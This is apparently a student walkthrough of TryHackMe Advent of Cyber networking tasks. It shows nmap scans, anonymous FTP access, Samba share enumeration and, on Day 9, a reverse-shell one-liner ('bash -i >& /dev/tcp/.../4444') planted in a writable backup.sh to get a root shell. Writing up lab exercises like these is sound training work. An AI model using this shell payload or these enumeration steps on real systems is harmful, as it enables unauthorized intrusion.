To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be 10.11.3.2. To see HTTP GET requests in our "pcap1.pcap" file, we knew that since HTTP allows both GET and POST to retrieve and submit data, GET request would be `http.request.method == GET`. By entering the method, we found the article reindeer-of-the-week. To find the password that leaked, we proceeded with the hints, we knew that since FTP uses the TCP protocol and runs on port 21, so we deduced the filter would be `"tcp.port == 21"`, we entered in the filter which in turn showed the password. To analyse arp, we did a research on arp and found that ARP is a protocol, hence we tried entering arp in the filter hoping to show a list of arp protocols, we searched the list, which successfully showed the result that we wanted. As we proceeded to the wishlist, we were asked to export the files. We tried by exporting the file as HTTP and found a christmas.zip file, we deduced that there must be important info inside the file so we downloaded and unzipped the file, which successfully showed the wishlist and pdf.


Day 8 - Networking What's Under the Christmas Tree?

Tools used: THM Attack box

Solutions:


Question1

Snort was developed in 1998, according to a search on google.



Question2


To find out the port numbers of the three services running. We insert nmap 10.10.180.111 to have a scan and run it. Then, we can see port 80, port 2222 and port 3389.



```
root@ip-10-10-56-162: ~
File Edit View Search Terminal Help
root@ip-10-10-56-162:~# nmap 10.10.180.111
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:22 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:CE:75:38:B4:A3 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
root@ip-10-10-56-162:~#
```

Question3

We can determine the name of the Linux distribution which is Ubuntu in the same place.



```
root@ip-10-10-56-162: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-56-162:~
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:27 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server  xrdp
MAC Address: 02:CE:75:38:B4:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/23%OT=80%CT=1%CU=31395%PV=Y%DS=1%DC=D%G=Y%M=02CE75%T
OS:M=62B3CFE3%P=x86_64-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)\SF0(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%TI=Z%TS=A)\OPS(O1=M2301ST11NW6%O2=M23
```

Question4

We can find the version of apache is 2.4.29.

```
Applications Places s*-n Thu 23 Jun, 03:56 AttackBox IP:10.10.56.162
echo "AttackBox IP:"

root@ip-10-10-56-162: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-56-162: ~
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:27 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:CE:75:38:B4:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/23%OT=80%CT=1%CU=31395%PV=Y%DS=1%DC=D%G=Y%M=02CE75%T
OS:M=62B3CFE3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW6%O2=M23
OS:O1ST11NW6%O3=M2301NNT11NW6%O4=M2301ST11NW6%O5=M2301ST11NW6%O6=M2301ST11)

THM AttackBox 15m 28
```

Question5

By continuing scanning, we can see that **SSH** is running on port 2222.

```
Applications Places s*-n Thu 23 Jun, 04:01 AttackBox IP:10.10.56.162
echo "AttackBox IP:"


root@ip-10-10-56-162: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-56-162: ~
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:27 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:CE:75:38:B4:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/23%OT=80%CT=1%CU=31395%PV=Y%DS=1%DC=D%G=Y%M=02CE75%T
OS:M=62B3CFE3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW6%O2=M23
OS:O1ST11NW6%O3=M2301NNT11NW6%O4=M2301ST11NW6%O5=M2301ST11NW6%O6=M2301ST11)

THM AttackBox 11m 09s
```

Question6

Using the same scanning, we can see that the http-title that, based on the value returned, the website might be used for a **blog**.



```
root@ip-10-10-56-162: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-56-162: ~
root@ip-10-10-56-162: ~

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
root@ip-10-10-56-162:~# 10.10.180.111
10.10.180.111: command not found
root@ip-10-10-56-162:~# nmap -A -O -sV -sC 10.10.180.111

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:27 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|_ 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|_ 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:CE:75:38:B4:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
```


Thought Process/Methodology:

The main focus of the process for day 8 is nmap. Therefore, we first launch the attack box and continue our nmap scan by entering the IP address 10.10.180.111. After that, we can see ports 80, 2222, and 3389 along with their stated services. In the nmap, we can also find out the name of the Linux distribution, which is Ubuntu. As a result, we also discovered Apache version 2.4.29. We can see that SSH is active on port 2222 by performing additional scanning. In order to move on, we discovered the http-title, which indicates that it is a blog.

Day 9 Networking Anyone can be Santa!

Question 1

Directories found on the FTP site is **backups, elf_workshops, human_resources and public**



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resourc
es
drwxrwxrwx  2 65534  65534       4096 Nov 16  2020 public
226 Directory send OK.
```


Question 2

By only using **public**, it is available to login as anonymous.

```
File Edit View Search Terminal Help
root@ip-10-10-3-236:~# ftp 10.10.65.180
Connected to 10.10.65.180.
220 Welcome to the TBFC FTP Server!.
Name (10.10.65.180:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
-rwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
-rwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resourc
es
drwxrwxrwx  2 65534  65534   4096 Nov 16  2020 public
226 Directory send OK.
```

Question 3

use **backup.sh** will execute within this directory

```
230 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113    341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113    24 Nov 16  2020 shoppinglist.
txt
226 Directory send OK.
ftp>
```

Question 4

exit the command, type in “cat shoppinglist.txt”, the output is “**The Polar Express** Movie”.


```
226 Transfer complete.
390 bytes sent in 0.00 secs (16.1710 MB/s)
ftp> bye
421 Timeout.
root@ip-10-10-3-236:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-3-236:~#
```

THM AttackBox 25m 09s

Question 5

Based on the question, go to our netcat listener and type in “cat /root/flag.txt”

output is **THM{even_you_can_be_santa}**



```
root@ip-10-10-124-96: ~  
root@ip-10-10-124-96:~# nc -lvnp 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.212.123 58690 received!  
bash: cannot set terminal process group (1329): Inappropriate io  
ctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even you can be santa}  
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First of all, use ftp over the terminal by keying in your IP address (exp: ftp 10.10.121.123). Login successfully by entering “anonymous” as your name, then you are ready to transfer files. use help command to list some commands to connect to the FTP server. then, use “ls” to list the contents showing the directories. “cd” is to change the directory, while “get” is to get the file from the server to our device. To set up find our exploit, we need to use a terminal text editor call nano, “nano backup.sh”, with the code “**bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1**” at the bottom(put # on each line so that the server focuses on the code). Then, close the tap. To set up netcat, we need to open a new tap with the code “**nc -lvnp 4444**” to connect the netcat listener and the server.

Day 10 Networking Don't be sElfish!

Question 1

Open terminal prompt and run the enum4linux by using the following command.It will list all the functions of the command, we can find the function of **-h, -S, -a, -o** in the list.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
root@ip-10-10-139-29:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-139-29:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some
additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass  specify password to use (default "")
```

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other
          options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050,
          implies -r)
  -K n     Keep searching RIDs until n consecutive RIDs don't co
          respond to
          a username. Implies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs on
          ly)
  -s file  brute force guessing for share names
  -k user  User(s) that exists on remote system (default: admin
          istrator,guest,krbtgt,domain admins,root,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,use
          r2"
  -o      Get OS information
  -i      Get printer information
```

Question 2

To find out the number of users on the Samba server, we use the command: `./enum4linux.pl -U Machine_IP`, and there are **3** present users.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
=====
|   Getting domain SID for 10.10.19.118   |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgro
up

=====
|   Users on 10.10.19.118   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Na
me:      Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Na
me: elfmceager Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Na
me:      Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sat Jun 25 08:34:21 2022
root@ip-10-10-139-29:~/Desktop/Tools/Miscellaneous#
```

Question 3

To find out the number of shares on the Samba server. We use the command: `./enum4linux.pl -S Machine_IP`, and there are **4** shares present.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
up
=====
|   Share Enumeration on 10.10.19.118   |
=====
WARNING: The "syslog" option is deprecated

  Sharename      Type      Comment
  -----
  tbfc-hr        Disk      tbfc-hr
  tbfc-it        Disk      tbfc-it
  tbfc-santa     Disk      tbfc-santa
  IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup
  -----
  TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.19.118
```

Question 4

Use smbclient to try to access using every share's name, **tbfc-santa** is not protected by the password.

```
root@ip-10-10-139-29: ~
File Edit View Search Terminal Help
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5

List all the available directory and get note_from_mcskidy.txt

```
root@ip-10-10-139-29:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this
share - allowing you access it from anywhere you like! Regards ~
ElfMcSkidy
```

We saw that mcskidy put another file in santa directory which is **jingle-tunes**.

```
root@ip-10-10-139-29: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-139-29: ~ x root@ip-10-10-139-29: ~ x
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Nov 12 02:12
..               D           0   Thu Nov 12 01:32
21 2020          D           0   Thu Nov 12 02:10
jingle-tunes     D           0   Thu Nov 12 02:10
41 2020          N          143  Thu Nov 12 02:12
note_from_mcskidy.txt
07 2020

10252564 blocks of size 1024. 5369396 blocks avail
able
smb: \> get not_from_mcskidy.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \not_from_mcsk
idy.txt
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcski
dy.txt (17.5 KiloBytes/sec) (average 17.5 KiloBytes/sec)
smb: \>
```

Thought Process/ Methodology:

To search for the Samba shares, we use the enum4linux tool that is already provided in our attackbox. Open the terminal prompt, then, we use the command `./enum4linux -U ip` to search for the available user on the Samba server. After that, we continue to use the command `./enum4linux -S ip` to get the sharelist on the Samba server . Next, to access the sensitive data, we try to access a share without logging in using `smbclient //ip/share name` and we found `tbfc-santa` is accessible. Therefore, we can get the list of the file and directory and get the file in the Samba server.